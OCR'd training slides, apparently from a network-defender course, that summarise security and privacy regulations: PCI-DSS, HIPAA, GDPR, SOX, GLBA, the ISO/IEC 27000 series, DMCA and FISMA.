
	PCI-DSS
Regulatory requirements	PCI–DSS requirement no 1.1.6: *"Documentation and business justification for use of all services, protocols, and ports allowed, including documentation of security features implemented for those protocols considered to be insecure."*
Policies, procedures, and controls to satisfy the requirements	Provision for looking insecure protocols and services running on systems



Deciding on How to Comply to Regulatory Framework (Cont'd)

	PCI-DSS
Regulatory requirements	PCI–DSS requirement no 1.3.1: *"Implement a DMZ to limit inbound traffic to only system components that provide authorized publicly accessible services, protocols, and ports."* PCI–DSS Requirement No 1.3.2: *"Limit inbound Internet traffic to IP addresses within the DMZ."* PCI–DSS Requirement NO 1.3.5: *"Do not allow unauthorized outbound traffic from the cardholder data environment to the Internet."*
Policies, procedures, and controls to satisfy the requirements	Provision for checking how traffic is flowing across the DMZ to/from the internal network

	PCI-DSS
Regulatory requirements	PCI–DSS requirement no 5.1: *"Deploy anti-virus software on all systems commonly affected by malicious software (particularly personal computers and servers)."* PCI–DSS requirement no 5.3: *"Ensure that anti-virus mechanisms are actively running and cannot be disabled or altered by users, unless specifically authorized by management on a case-by-case basis for a limited time period."*
Policies, procedures, and controls to satisfy the requirements	Provision for detecting malware infection when anti-virus protection is disabled on the machines



Payment Card Industry Data Security Standard (PCI-DSS)


- The PCI-DSS is a proprietary **information security standard for organizations** that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards
- It **applies to all entities involved in payment card processing**, including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data
- High-level overview of PCI-DSS requirements are developed and maintained by **PCI Security Standards Council**:

PCI Data Security Standard: High-Level Overview

Build and Maintain a Secure Network
Implement Strong Access Control Measures
Protect Cardholder Data
Regularly Monitor and Test Networks
Maintain a Vulnerability Management Program
Maintain an Information Security Policy

Failure to meet the PCI-DSS requirements may result in fines or termination of payment card processing privileges

Source: https://www.pcisecuritystandards.org




Health Insurance Portability and Accountability Act (HIPAA)

HIPAA's Administrative Simplification Statute and Rules

Electronic Transaction and Code Sets Standards	Requires every provider who does business electronically to **use the same health care transactions, code sets**, and **identifiers**
Privacy Rule	Provides **federal protections for personal health information** held by covered entities and empowers patients with an array of rights with respect to that information
Security Rule	Specifies a series of administrative, physical, and technical safeguards for covered entities to use as well as to assure the **confidentiality**, **integrity**, and **availability of electronic protected health information**
National Identifier Requirements	Requires that health care providers, health plans, and employers have standard national numbers that identify them on **standard transactions**
Enforcement Rule	Provides standards for enforcing all **Administration Simplification Rules**

Source: http://www.hhs.gov



General Data Protection Regulation (GDPR)


C|ND

- The GDPR is a regulation in European Union law on **data protection and privacy for all individuals within the European Union** and the European Economic Area; it also addresses the export of personal data outside these areas

The GDPR replaces the Data Protection Directive 95/46/EC and is designed to:

- Harmonize data privacy laws across Europe
- Protect and empower all European Union citizens data privacy
- Reshape the way organizations across the region approach data privacy

Source: https://gdpr.eu



Sarbanes-Oxley Act (SOX)

C|ND


- The SOX Act is a U.S. federal law that sets new or enhanced standards for all U.S. public company **boards, management**, and **accounting firms**
- The rules and enforcement policies outlined by the SOX Act amend or supplement existing legislation on **security regulations**

Section 302

- A mandate that requires senior management to certify the accuracy of the reported financial statement
- CEOs and CFOs of accounting company's clients must sign statements verifying the completeness and accuracy of the financial reports

Section 404

- A requirement that management and auditors establish internal controls and reporting methods on the adequacy of those controls
- CEOs, CFOs, and auditors must report on, and attest to the effectiveness of, internal controls for financial reporting




Gramm-Leach-Bliley Act (GLBA)

- The objective of the Gramm–Leach–Bliley Act was to ease the transfer of financial information between institutions and banks while making the rights of the individual more specific through security requirements

Key Points include:

- Protecting consumer's personal financial information held by financial institutions and their service providers
- The officers and directors of the financial institution shall be subject to, and personally liable for, a civil penalty of not more than $10,000 for each violation




ISO Information Security Standards

Sr. No.	Standards	Objective
1	ISO/IEC 27000	ISO27k overview & glossary
2	ISO/IEC 27001	Formal ISMS specification
3	ISO/IEC 27002	Information security controls catalogue
4	ISO/IEC 27003	ISMS implementation guide
5	ISO/IEC 27004	Infosec measurement [metrics]
6	ISO/IEC 27005	Information security risk management
7	ISO/IEC 27006-n	ISMS & PIMS certification guide
8	ISO/IEC 27007	Management system auditing
9	ISO/IEC TS 27008	Security controls auditing
10	ISO/IEC 27009	Sector variants of ISO27k
11	ISO/IEC 27010	For inter-organization communication
12	ISO/IEC 27011	ISMS in telecoms
13	ISO/IEC 27013	ISMS & ITIL/service management
14	ISO/IEC 27014	Information security governance
15	ISO/IEC TR 27016	Information security economics
16	ISO/IEC 27017	Cloud security controls

Sr. No.	Standards	Objective
17	ISO/IEC 27018	Cloud privacy
18	ISO/IEC TR 27019	Process control in energy industry
19	ISO/IEC 27021	Competences for ISMS pro's
20	ISO/IEC TS 27022	ISMS processes
21	ISO/IEC 27031	ICT element of business continuity
22	ISO/IEC 27032	Cybersecurity (≈ internet security)
23	ISO/IEC 27033-n	Network security
24	ISO/IEC 27034-n	Application security
25	ISO/IEC 27035-n	Incident management
26	ISO/IEC 27036-n	ICT supply chain & cloud
27	ISO/IEC 27037	Digital evidence [eForensics]
28	ISO/IEC 27038	Document
29	ISO/IEC 27039	Intrusion prevention
30	ISO/IEC 27040	Storage security
31	ISO/IEC 27041	Incident investigation assurance
32	ISO/IEC 27042	Analyzing digital evidence

Source: http://www.iso27001security.com




ISO Information Security Standards (Cont'd)

Sr. No	Standards	Objective
33	ISO/IEC 27043	Incident investigation
34	ISO/IEC 27050-n	Electronic Discovery
35	ISO/IEC 27070	Virtual roots of trust
36	ISO/IEC 27099	ISMS for PKI
37	ISO/IEC TS 27100	Cybersecurity overview/concepts
38	ISO/IEC 27102	Cyber-insurance
39	ISO/IEC 27103	ISMS for cybersecurity
40	ISO/IEC TS 27110	Cybersecurity frameworks
41	ISO/IEC 27400	IoT security and privacy
42	ISO/IEC TR 27550	Privacy engineering
43	ISO/IEC 27553-n	Mobile device biometrics
44	ISO/IEC 27555	Deleting PII/personal data
45	ISO/IEC 27556	Privacy preferences
46	ISO/IEC 27557	Privacy risk management
47	ISO/IEC 27559	De-identification of personal data
48	ISO/IEC TS 27570	Smart city privacy

Sr. No	Standards	Objective
49	ISO/IEC 27701	Managing privacy within an ISMS
50	ISO 27799	Information security in healthcare

Source: http://www.iso27001security.com



DMCA and FISMA

The Digital Millennium Copyright Act (DMCA)


- The DMCA is a United States copyright law that implements two 1996 treaties of the **World Intellectual Property Organization**
- It defines **legal prohibitions** against the circumvention of technological protection measures employed by copyright owners to protect their works, and against the **removal** or **alteration** of copyright management information

Source: http://www.copyright.gov

Federal Information Security Management Act (FISMA)

- The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support federal operations and assets
- It includes
  - Standards for **categorizing** information and information systems by mission impact
  - Standards for minimum **security requirements** for information and information systems
  - Guidance for selecting appropriate **security controls** for information systems
  - Guidance for **assessing security controls** in information systems and determining security control effectiveness
  - Guidance for the security authorization of information systems

